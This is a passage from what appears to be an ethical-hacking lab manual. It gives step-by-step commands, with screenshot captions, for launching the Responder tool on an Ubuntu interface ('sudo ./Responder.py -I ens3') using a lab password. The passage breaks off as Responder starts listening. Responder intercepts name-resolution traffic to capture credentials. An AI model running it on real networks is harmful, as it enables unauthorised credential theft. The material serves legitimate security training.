
A screenshot of a Linux desktop environment showing a terminal window. The terminal title is "Terminal". The date and time at the top right are "Jun 7 00:05". The terminal window shows the following command being run:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$
```

7. Type **sudo ./Responder.py -I ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.


Note: **-I:** specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.



A screenshot of a Linux desktop environment showing a terminal window. The terminal title is "Terminal". The date and time at the top right are "Jun 7 00:06". The terminal window shows the following command being run:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens3
[sudo] password for ubuntu:
```

8. Responder starts listening to the network interface for events, as shown in the screenshot.




The screenshot shows the Responder configuration interface. It lists several service options with their current status:

